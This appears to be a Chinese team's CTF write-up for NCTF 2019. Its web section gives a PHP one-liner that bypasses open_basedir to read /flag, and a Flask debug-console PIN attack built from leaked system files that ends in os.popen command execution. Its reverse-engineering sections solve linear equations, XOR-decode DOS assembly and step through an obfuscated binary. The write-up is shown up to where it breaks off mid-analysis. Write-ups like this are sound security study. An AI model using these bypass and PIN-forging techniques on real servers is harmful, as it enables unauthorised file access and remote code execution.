
利用gopherus（有毒）生成一下，打一下，发现system()被禁用，后来环境有点问题溜了溜了


又回来了




利用

`mkdir('/tmp/fuck');chdir('/tmp/fuck');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');print_r(scandir('/'));readfile('/flag');` 绕过open_basedir()即可





flask_website| open | working :glotozz**,晚风,L1ngFeng**



参考：https://xz.aliyun.com/t/2553?tdsourcetag=s_pctim_aiomsg

生成pin码必要文件：

1. username #用户名，可以查看/etc/passwd
2. modename #flask.app
3. getattr(app,'**name**',getattr(app.**class**,'**name**')) # Flask
4. getattr(mod,'**file**',None) #app.py的绝对路径
5. uuid.getnode() #mac地址十进制
6. get_machine_id() #/etc/machine-id,

读取到/etcpasswd

```
root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin xfs:x:33:33:X Font
Server:/etc/X11/fs:/sbin/nologin games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70::/var/lib/postgresql:/bin/sh
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
ctf:x:1000:1000:Linux User,,,:/ctf:/bin/ash
```

mac-address:02:42:ac:16:00:02
绝对路径：/usr/local/lib/python3.6/site-packages/flask/app.py

machine-id:21e83dfd-206c-4e80-86be-e8d0afc467a1

```
probably_public_bits = [
    'ctf',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.6/site-packages/flask/app.py'# getattr(mod, '__file__', None),
]

private_bits = [
    '2485378220034',# str(uuid.getnode()),  /sys/class/net/ens33/address
    '21e83dfd-206c-4e80-86be-e8d0afc467a1'# get_machine_id(), /etc/machine-id
]
```

错的😢

修改机器码

```
[console ready]
>>> os.popen('ls /').read()
'app\nbin\nctf\ndev\netc\nhome\nlib\nmedia\nmnt\nopt\nproc\nroot\nrun\nsbin\nsrv\nsys\nt333333hisss_333111aaaggg.txt\ntmp\nusr\nvar\n'
>>> os.popen('cat nt333333hisss_333111aaaggg.txt').read()
''
>>> os.popen('cat t333333hisss_333111aaaggg.txt').read()
''
>>> os.popen('cat /t333333hisss_333111aaaggg.txt').read()
'NCTF{t3e_f1a5k_p1n_i3_v3ry_dang3rou3}'
>>>
```

机器码去掉横杠也不对... （同一个ip一直猜解pin竟然会被ban掉，过一会儿才恢复）

可能是mac地址转为十进制这步出错了?

.pyc和.py 都不行

检查过了，没有pyc这个文件，不用试pyc了，应该就是py

mac是没有错误的，十进制到十六进制复原是正确的

感觉被网上的文章误导了，/etc/machine-id不等于/proc/sys/kernel/random/boot_id

正确的是读容器id tql 没有想到

Reverse：

题目名称 | 题目状态 | working : xxx

签到题|SOLVED|fjh1997

假的签到题，不会解非齐次线性方程组的同学根本不会做好不。

打开ida发现要对输入进行非齐次线性方程的验证，那么其实就是解方程呗

```
int v47; // [esp+CCh] [ebp-1Ch]
int v48; // [esp+D0h] [ebp-18h]
int v49; // [esp+D4h] [ebp-14h]
int v50; // [esp+D8h] [ebp-10h]
int i; // [esp+DCh] [ebp-Ch]

v2 = 34 * a1[3] + 12 * *a1 + 53 * a1[1] + 6 * a1[2] + 58 * a1[4] + 36 * a1[5] + a1[6];
v3 = 27 * a1[4] + 73 * a1[3] + 12 * a1[2] + 83 * *a1 + 85 * a1[1] + 96 * a1[5] + 52 * a1[6];
v4 = 24 * a1[2] + 78 * *a1 + 53 * a1[1] + 36 * a1[3] + 86 * a1[4] + 25 * a1[5] + 46 * a1[6];
v5 = 78 * a1[1] + 39 * *a1 + 52 * a1[2] + 9 * a1[3] + 62 * a1[4] + 37 * a1[5] + 84 * a1[6];
v6 = 48 * a1[4] + 6 * a1[1] + 23 * *a1 + 14 * a1[2] + 74 * a1[3] + 12 * a1[5] + 83 * a1[6];
v7 = 15 * a1[5] + 48 * a1[4] + 92 * a1[2] + 85 * a1[1] + 27 * *a1 + 42 * a1[3] + 72 * a1[6];
v8 = 26 * a1[5] + 67 * a1[3] + 6 * a1[1] + 4 * *a1 + 3 * a1[2] + 68 * a1[6];
v9 = 34 * a1[10] + 12 * a1[7] + 53 * a1[8] + 6 * a1[9] + 58 * a1[11] + 36 * a1[12] + a1[13];
v10 = 27 * a1[11] + 73 * a1[10] + 12 * a1[9] + 83 * a1[7] + 85 * a1[8] + 96 * a1[12] + 52 * a1[13];
v11 = 24 * a1[9] + 78 * a1[7] + 53 * a1[8] + 36 * a1[10] + 86 * a1[11] + 25 * a1[12] + 46 * a1[13];
v12 = 78 * a1[8] + 39 * a1[7] + 52 * a1[9] + 9 * a1[10] + 62 * a1[11] + 37 * a1[12] + 84 * a1[13];
v13 = 48 * a1[11] + 6 * a1[8] + 23 * a1[7] + 14 * a1[9] + 74 * a1[10] + 12 * a1[12] + 83 * a1[13];
v14 = 15 * a1[12] + 48 * a1[11] + 92 * a1[9] + 85 * a1[8] + 27 * a1[7] + 42 * a1[10] + 72 * a1[13];
v15 = 26 * a1[12] + 67 * a1[10] + 6 * a1[8] + 4 * a1[7] + 3 * a1[9] + 68 * a1[13];
v16 = 34 * a1[17] + 12 * a1[14] + 53 * a1[15] + 6 * a1[16] + 58 * a1[18] + 36 * a1[19] + a1[20];
v17 = 27 * a1[18] + 73 * a1[17] + 12 * a1[16] + 83 * a1[14] + 85 * a1[15] + 96 * a1[19] + 52 * a1[20];
v18 = 24 * a1[16] + 78 * a1[14] + 53 * a1[15] + 36 * a1[17] + 86 * a1[18] + 25 * a1[19] + 46 * a1[20];
v19 = 78 * a1[15] + 39 * a1[14] + 52 * a1[16] + 9 * a1[17] + 62 * a1[18] + 37 * a1[19] + 84 * a1[20];
v20 = 48 * a1[18] + 6 * a1[15] + 23 * a1[14] + 14 * a1[16] + 74 * a1[17] + 12 * a1[19] + 83 * a1[20];
v21 = 15 * a1[19] + 48 * a1[18] + 92 * a1[16] + 85 * a1[15] + 27 * a1[14] + 42 * a1[17] + 72 * a1[20];
v22 = 26 * a1[19] + 67 * a1[17] + 6 * a1[15] + 4 * a1[14] + 3 * a1[16] + 68 * a1[20];
v23 = 34 * a1[24] + 12 * a1[21] + 53 * a1[22] + 6 * a1[23] + 58 * a1[25] + 36 * a1[26] + a1[27];
v24 = 27 * a1[25] + 73 * a1[24] + 12 * a1[23] + 83 * a1[21] + 85 * a1[22] + 96 * a1[26] + 52 * a1[27];
v25 = 24 * a1[23] + 78 * a1[21] + 53 * a1[22] + 36 * a1[24] + 86 * a1[25] + 25 * a1[26] + 46 * a1[27];
v26 = 78 * a1[22] + 39 * a1[21] + 52 * a1[23] + 9 * a1[24] + 62 * a1[25] + 37 * a1[26] + 84 * a1[27];
v27 = 48 * a1[25] + 6 * a1[22] + 23 * a1[21] + 14 * a1[23] + 74 * a1[24] + 12 * a1[26] + 83 * a1[27];
v28 = 15 * a1[26] + 48 * a1[25] + 92 * a1[23] + 85 * a1[22] + 27 * a1[21] + 42 * a1[24] + 72 * a1[27];
v29 = 26 * a1[26] + 67 * a1[24] + 6 * a1[22] + 4 * a1[21] + 3 * a1[23] + 68 * a1[27];
```

```
from numpy import *
import numpy as np
a = np.array([[12, 53, 6,34,58,36,1],
              [83,85,12,73,27,96,52],
              [78,53,24,36,86,25,46],
              [39,78,52,9,62,37,84],
              [23,6,14,74,48,12,83],
              [27,85,92,42,48,15,72],
              [4,6,3,67,0,26,68]])
b = np.array([[18564],[37316],[32053],[33278],[23993],[33151],[15248]])
result=[]
x = np.linalg.solve(a, b)
result += x.tolist()
b = np.array([[13719],[34137],[27391],[28639],[18453],[28465],[12384]])
x = np.linalg.solve(a, b)
result += x.tolist()
b = np.array([[20780],[45085],[35827],[37243],[26037],[39409],[17583]])
x = np.linalg.solve(a, b)
result += x.tolist()
b = np.array([[20825],[44474],[35138],[36914],[25918],[38915],[17672]])
x = np.linalg.solve(a, b)
result += x.tolist()
b = np.array([[21219],[43935],[37072],[39359],[27793],[41447],[18098]])
x = np.linalg.solve(a, b)
```

```
result += x.tolist()
b = np.array([[21335],[46164],[38698],[39084],[29205],[40913],[19117]])
x = np.linalg.solve(a, b)
result += x.tolist()
b = np.array([[21786],[46573],[38322],[41017],[29298],[43409],[19655]])
x = np.linalg.solve(a, b)
result += x.tolist()
flag=''
for i in result:
    for f in i:
        flag+=chr(int(f+0.5))
print flag
```

解出来转化为ascii就完事了
NCTF{nctf2019_linear_algebra_is_very_interesting}

Our 16bit Games|SOLVED|fjh1997

估计被我非预期了，呵呵

ida拖到最后发现这个东西，一看就是打印flag，但是里面的数字貌似不是asci形式，注意其中的xchg指令，是交换变量的意思也就是有两个变量参与flag的 异或，每异或一次就互相交换一次，那么第一个8E要变成'N'也就是4E要异或C0

第二个9D要变成C也就是43要异或DE

上下异或然后就有flag了

8E 9D 94 98 BB 89 F3 EF 83 EE AD 9B 9F EC 9F 9A F0 EB 9F 97 F6 BC F1 E9 9F E7 A1 B3 F3 A3

C0 DE C0 DE C0 DE C0 DE C0 DE C0 DE C0 DE C0 DE C0 DE C0 DE C0 DE C0 DE C0 DE C0 DE C0 DE

NCTF{W31C0mE_2_D05_I6b17_9am3}

```
; START OF FUNCTION CHUNK FOR start

loc_1035F:
mov     ax, ds:0FA2h
push    ax
pop     bx
xchg    bh, bl
mov     ah, 2
mov     dl, 8Eh
xor     dl, bl
int     21h             ; DOS - DISPLAY OUTPUT
                        ; DL = character to send to standard output
xchg    bl, bh
mov     ah, 2
mov     dl, 9Dh
xor     dl, bl
int     21h             ; DOS - DISPLAY OUTPUT
                        ; DL = character to send to standard output
xchg    bl, bh
mov     ah, 2
mov     dl, 94h
xor     dl, bl
int     21h             ; DOS - DISPLAY OUTPUT
                        ; DL = character to send to standard output
xchg    bl, bh
mov     ah, 2
mov     dl, 98h
xor     dl, bl
int     21h             ; DOS - DISPLAY OUTPUT
                        ; DL = character to send to standard output
xchg    bl, bh
mov     ah, 2
mov     dl, 0BBh
xor     dl, bl
int     21h             ; DOS - DISPLAY OUTPUT
                        ; DL = character to send to standard output
xchg    bl, bh
mov     ah, 2
```

DEBUG|SOLVED|Qfrost

运算过程固定，与输入无关，且存储flag的内存连续，直接pwndbg连上后tele打印栈或者ida动调改ZF位记录al寄存器的值即可。

```
robye@ubuntu: ~
11f:08f8|    0x7fffffffdb70 ← 0x9b3fd4b0e34ddc60
pwndbg>
120:0900|    0x7fffffffdb78 ← 0x4c4b4aa0a7c062e8
121:0908|    0x7fffffffdb80 ← 0xdeff03ddceec2e7f
122:0910|    0x7fffffffdb88 ← 0x9faa39f129da77ca
123:0918|    0x7fffffffdb90 ← 0x15810d1090a5a251
124:0920|    0x7fffffffdb98 ← 0x36937c54614f8feb
125:0928|    0x7fffffffdba0 ← 0xbe7be616193a68ac
126:0930|    0x7fffffffdba8 ← 0x7ae121437830830
127:0938|    0x7fffffffdbb0 ← 'pisanbao'
pwndbg>
128:0940|    0x7fffffffdbb8 ← 0x0
... ↓
pwndbg>
130:0980|    0x7fffffffdbf8 ← 0x0
... ↓
pwndbg>
138:09c0|    0x7fffffffdc38 ← 0x0
... ↓
pwndbg>
140:0a00|    0x7fffffffdc78 ← 0x0
... ↓
147:0a38|    0x7fffffffdcb0 ← 'NCTF{just_debug_it_2333}'
pwndbg> a
```

难看的代码 | SOLVED | lzyddf

此题存在大量混淆与指令加密，适合使用x32dbg进行动态调试

首先通过定位字符串来到main函数

```
00401360   .  F3 AB              rep stosd
00401362   .  C7 04 24 24 40 40 00  mov dword ptr ss:[esp],ugly.404024      404024:"plz input the flag:"
00401369   .  E8 72 0E 00 00       call <ugly.printf>
0040136E   .  8D 44 24 18          lea eax,dword ptr ss:[esp+0x18]
00401372   .  89 44 24 04          mov dword ptr ss:[esp+0x4],eax
00401376   .  C7 04 24 38 40 40 00  mov dword ptr ss:[esp],ugly.404038      404038:"%99s"
0040137D   .  E8 66 0E 00 00       call <ugly.scanf>                        输入字符串
00401382   .  31 C0                xor eax,eax
00401384   .  74 0A                je ugly.401390
00401386   .  E8 05 00 00 00       call ugly.401390
0040138B   .  68 14 13 20 05       push 0x5201314
00401390   $  8D 44 24 18          lea eax,dword ptr ss:[esp+0x18]
00401394   .  89 04 24             mov dword ptr ss:[esp],eax
00401397   .  E8 54 0E 00 00       call <ugly.strlen>
0040139C   .  83 F8 18             cmp eax,0x18                             检查长度（24字节）
0040139F   .  74 18                je ugly.4013B9
004013A1      C7 04 24 3D 40 40 00  mov dword ptr ss:[esp],ugly.40403D      40403D:"tcl"
004013A8      E8 33 0E 00 00       call <ugly.printf>
004013AD      C7 04 24 01 00 00 00  mov dword ptr ss:[esp],0x1
004013B4      E8 3F 0E 00 00       call <ugly.exit>
004013B9   >  8D 44 24 18          lea eax,dword ptr ss:[esp+0x18]
004013BD      89 04 24             mov dword ptr ss:[esp],eax
004013C0      E8 53 01 00 00       call ugly.401518                         第一层加密
004013C5      EB 09                jmp ugly.4013D0
004013C7      74 08                je ugly.4013D1
004013C9 <ugly.sub   75 06         jne ugly.4013D1                          sub_4013C9
004013CB   .  E8 14 13 20 E8       call 0xE86026E4
004013D0   >  8D 44 24 18          lea eax,dword ptr ss:[esp+0x18]
004013D4   .  89 04 24             mov dword ptr ss:[esp],eax
004013D7   .  E8 7C 00 00 00       call <ugly.sub_401458>                   第二层加密
004013DC   .  C7 44 24 7C 00 00 00 0 mov dword ptr ss:[esp+0x7C],0x0
004013E4   .  EB 3A                jmp ugly.401420                          跳转至校验
004013E6   >  8D 54 24 18          lea edx,dword ptr ss:[esp+0x18]
004013EA   .  8B 44 24 7C          mov eax,dword ptr ss:[esp+0x7C]
004013EE   .  01 D0                add eax,edx
004013F0   .  0F B6 10             movzx edx,byte ptr ds:
004013F3      8B 44 24 7C          mov eax,dword ptr ss:[

D:\CTF\比赛\南邮2019\re\难看的代码\ugly.exe
plz input the flag:NCTF{6789012345678901 23}
```

先来看第一层加密

首先通过第一个循环对输入的前8位进行加密

```
00401562      0F B6 12             movzx edx,byte ptr ds:[edx]      从数组中取出第一位
00401565      83 C2 0C             add edx,0xC                      加上 0xC
00401568      88 10                mov byte ptr ds:[eax],dl         存回数组
0040156A      8B 45 F4             mov eax,dword ptr ss:[ebp-0xC]
0040156D      8D 50 01             lea edx,dword ptr ds:[eax+0x1]
00401570      8B 45 08             mov eax,dword ptr ss:[ebp+0x8]
00401573      01 D0                add eax,edx
00401575      8B 55 F4             mov edx,dword ptr ss:[ebp-0xC]
00401578      8D 4A 01             lea ecx,dword ptr ds:[edx+0x1]
0040157B      8B 55 08             mov edx,dword ptr ss:[ebp+0x8]
0040157E      01 CA                add edx,ecx
00401580      0F B6 12             movzx edx,byte ptr ds:[edx]      从数组中取出第二位
00401583      83 C2 22             add edx,0x22                     加上 0x22
00401586      88 10                mov byte ptr ds:[eax],dl         存回数组
```

```
004015AC   .  0F B6 12             movzx edx,byte ptr ds:[edx]      从数组中取出第三位
004015AF   .  83 C2 38             add edx,0x38                     加上 0x38
004015B2   .  88 10                mov byte ptr ds:[eax],dl         存回数组
004015B4   .  8B 45 F4             mov eax,dword ptr ss:[ebp-0xC]
004015B7   .  8D 50 03             lea edx,dword ptr ds:[eax+0x3]
004015BA   .  8B 45 08             mov eax,dword ptr ss:[ebp+0x8]
004015BD   .  01 D0                add eax,edx
004015BF   .  8B 55 F4             mov edx,dword ptr ss:[ebp-0xC]
004015C2   .  8D 4A 03             lea ecx,dword ptr ds:[edx+0x3]
004015C5   .  8B 55 08             mov edx,dword ptr ss:[ebp+0x8]
004015C8   .  01 CA                add edx,ecx
004015CA   .  0F B6 12             movzx edx,byte ptr ds:[edx]      从数组中取出第四位
004015CD   .  83 C2 4E             add edx,0x4E                     加上 0x4E
004015D0   .  88 10                mov byte ptr ds:[eax],dl         存回数组
```

再通过第二个循环对输入的每一位进行一次加密

```
004015F8  >  8B 55 F4           mov edx,dword ptr ss:[ebp-0xC]
004015FB  .  8B 45 08           mov eax,dword ptr ss:[ebp+0x8]
004015FE  .  01 D0              add eax,edx
00401600  .  0F B6 00           movzx eax,byte ptr ds:[eax]          从数组中取出一位
00401603  .  C1 E0 03           shl eax,0x3                          左移三位后的值存入变量1
00401606  .  88 45 F3           mov byte ptr ss:[ebp-0xD],al
00401609  .  8B 55 F4           mov edx,dword ptr ss:[ebp-0xC]
0040160C  .  8B 45 08           mov eax,dword ptr ss:[ebp+0x8]
0040160F  .  01 D0              add eax,edx
00401611  .  0F B6 00           movzx eax,byte ptr ds:[eax]
00401614  .  C0 E8 05           shr al,0x5                           右移五位后的值存入变量2
00401617  .  88 45 F2           mov byte ptr ss:[ebp-0xE],al
0040161A  .v EB 09              jmp ugly.401625
0040161C  .v EB 08              jmp ugly.401626
0040161E  .  E8 C0 E8 14 13     call 0x1354FEE3
00401623  .  20 E8              and al,ch
00401625  >  8B 55 F4           mov edx,dword ptr ss:[ebp-0xC]
00401628  .  8B 45 08           mov eax,dword ptr ss:[ebp+0x8]
0040162B  .  01 C2              add edx,eax
0040162D  >  0F B6 45 F3        movzx eax,byte ptr ss:[ebp-0xD]
00401631  .  0A 45 F2           or al,byte ptr ss:[ebp-0xE]
00401634  .  88 02              mov byte ptr ds:[edx],al             将变量1和变量2进行或运算
00401636  .  8B 55 F4           mov edx,dword ptr ss:[ebp-0xC]
00401639  .  8B 45 08           mov eax,dword ptr ss:[ebp+0x8]
0040163C  .  01 D0              add eax,edx
0040163E  .  8B 4D F4           mov ecx,dword ptr ss:[ebp-0xC]
00401641  .  8B 55 08           mov edx,dword ptr ss:[ebp+0x8]
00401644  .  01 CA              add edx,ecx
00401646  .  0F B6 12           movzx edx,byte ptr ds:[edx]
00401649  .  83 F2 5A           xor edx,0x5A                         或运算的结果再异或0x5A
0040164C  .  88 10              mov byte ptr ds:[eax],dl             将结果存回数组
0040164E  >  83 45 F4 01        add dword ptr ss:[ebp-0xC],0x1
00401652  >  8B 5D F4           mov ebx,dword ptr ss:[ebp-0xC]
00401655  .  8B 45 08           mov eax,dword ptr ss:[ebp+0x8]
00401658  .  89 04 24           mov dword ptr ss:[esp],eax
0040165B  .  E8 90 0B 00 00     call <ugly.strlen>
00401660  .  39 C3              cmp ebx,eax
00401662  .^ 72 94              jb ugly.4015F8
```

第一层加密后的结果

```
0060FEA8  88 71 3E FE 66 98 21 6E 93 DB D3 CB C3 FB F3 EB  .q>þf.!n.ÛÓËÃûóë
0060FEB8  E3 9B 93 DB D3 CB C3 B1 00 00 00 00 00 00 00 00  ã..ÛÓËÃ± ........
```

通过C语言脚本进行验证

```c
#include <stdio.h>
#include <windows.h>
int main()
{
	BYTE input[0x20] = {"NCTF{678901234567890123}"};
	for(int i=0; i<2; i++)
	{
		input[i*4]     += 0xC;
		input[i*4 + 1] += 0x22;
		input[i*4 + 2] += 0x38;
		input[i*4 + 3] += 0x4E;
	}
	for(int i=0; i<24; i++)
	{
		input[i] = (input[i]<<3) ^ (input[i]>>5) ^ 0x5A;
		printf("%X ", input[i]);
	}
}
```

执行结果：

```
BYTE input[0x20] = {"NCTF{678901234567890123}"};

for(int i=0; i<2; i++)
{
    input[i*4]     +=
    input[i*4 + 1] +=
    input[i*4 + 2] +=
    input[i*4 + 3] +=
}

for(int i=0; i<24; i++
{
    input[i] = (input[
    printf("%X ", inpu
}
```

```
"D:\CTF\比赛\南邮2019\re\难看的代码\encode.exe"
88 71 3E FE 66 98 21 6E 93 DB D3 CB C3 FB F3 EB E3 9B 93 DB D3 CB C3 B1
```

目前为止都很顺利

再来看第二层加密

开头有一个循环

```
00401468  > 8B 55 F4          mov edx,dword ptr ss:[ebp-0xC]
0040146B  . 8B 45 08          mov eax,dword ptr ss:[ebp+0x8]
0040146E  . 01 D0             add eax,edx
00401470  . 0F B6 00          movzx eax,byte ptr ds:[eax]      从被加密的输入中取出一位（input[i]）
00401473  . 83 F0 08          xor eax,0x8                      异或8
00401476  . 89 C2             mov edx,eax
00401478  . 8B 45 F4          mov eax,dword ptr ss:[ebp-0xC]
0040147B  . 05 00 30 40 00    add eax,ugly.403000
00401480  . 0F B6 00          movzx eax,byte ptr ds:[eax]      从全局数组中取出一位（403000[i]）
00401483  . 38 C2             cmp dl,al                        进行对比
00401485  . 74 18             je ugly.40149F                   校验通过则跳转
00401487  . C7 04 24 3D 40 40 00  mov dword ptr ss:[esp],ugly.40403D   40403D:"tcl"
0040148E  . E8 4D 0D 00 00    call <ugly.printf>
00401493  . C7 04 24 01 00 00 00  mov dword ptr ss:[esp],0x1
0040149A  . E8 59 0D 00 00    call <ugly.exit>
0040149F  > 83 45 F4 01       add dword ptr ss:[ebp-0xC],0x1
004014A3  > 83 7D F4 04       cmp dword ptr ss:[ebp-0xC],0x4   循环五次
004014A7  . 7E BF             jle ugly.401468                  作用是判断前五个字节是否为NCTF{
```

```
004014BC  . 0F B6 00          movzx eax,byte ptr ds:[eax]      取出最后一位
004014BF  . 3C B1             cmp al,0xB1                      与0xB1比较
004014C1  . 74 18             je ugly.4014DB                   作用是判断最后一个字节是否为}
004014C3  . C7 04 24 3D 40 40 00  mov dword ptr ss:[esp],ugly.40403D   40403D:"tcl"
004014CA  . E8 11 0D 00 00    call <ugly.printf>
004014CF  . C7 04 24 01 00 00 00  mov dword ptr ss:[esp],0x1
004014D6  . E8 1D 0D 00 00    call <ugly.exit>
004014DB  > C7 45 F4 00 00 00 00  mov dword ptr ss:[ebp-0xC],0x0
```


下面才是关键

```
004014E4  > 8B 55 F4          mov edx,dword ptr ss:[ebp-0xC]
004014E7  . 8B 45 08          mov eax,dword ptr ss:[ebp+0x8]
004014EA  . 01 D0             add eax,edx
004014EC  . C7 44 24 04 20 30 40 0  mov dword ptr ss:[esp+0x4],ugly.403020   第一个参数为地址403000
004014F4  . 89 04 24          mov dword ptr ss:[esp],eax       第二个参数为输入的字符串的所在地址
004014F7  . E8 6E 01 00 00    call ugly.40166A                 加密算法
004014FC  . 83 45 F4 08       add dword ptr ss:[ebp-0xC],0x8   偏移+8
00401500  > 8B 5D F4          mov ebx,dword ptr ss:[ebp-0xC]
00401503  . 8B 45 08          mov eax,dword ptr ss:[ebp+0x8]
00401506  . 89 04 24          mov dword ptr ss:[esp],eax
00401509  . E8 E2 0C 00 00    call <ugly.strlen>
0040150E  . 39 C3             cmp ebx,eax                      判断偏移是否为24
00401510  . 72 D2             jb ugly.4014E4                   共循环三次
```

查看40166A

```
0040166A   $  55              push ebp
0040166B   .  89 E5           mov ebp,esp
0040166D   .  83 EC 30        sub esp,0x30
00401670   .  8B 45 08        mov eax,dword ptr ss:[ebp+0x8]
00401673   .  8B 00           mov eax,dword ptr ds:[eax]
00401675   .  89 45 FC        mov dword ptr ss:[ebp-0x4],eax
00401678   .  8B 45 08        mov eax,dword ptr ss:[ebp+0x8]
0040167B   .  8B 40 04        mov eax,dword ptr ds:[eax+0x4]
0040167E   .  89 45 F8        mov dword ptr ss:[ebp-0x8],eax
00401681   .  C7 45 F4 00 00 00 00  mov dword ptr ss:[ebp-0xC],0x0
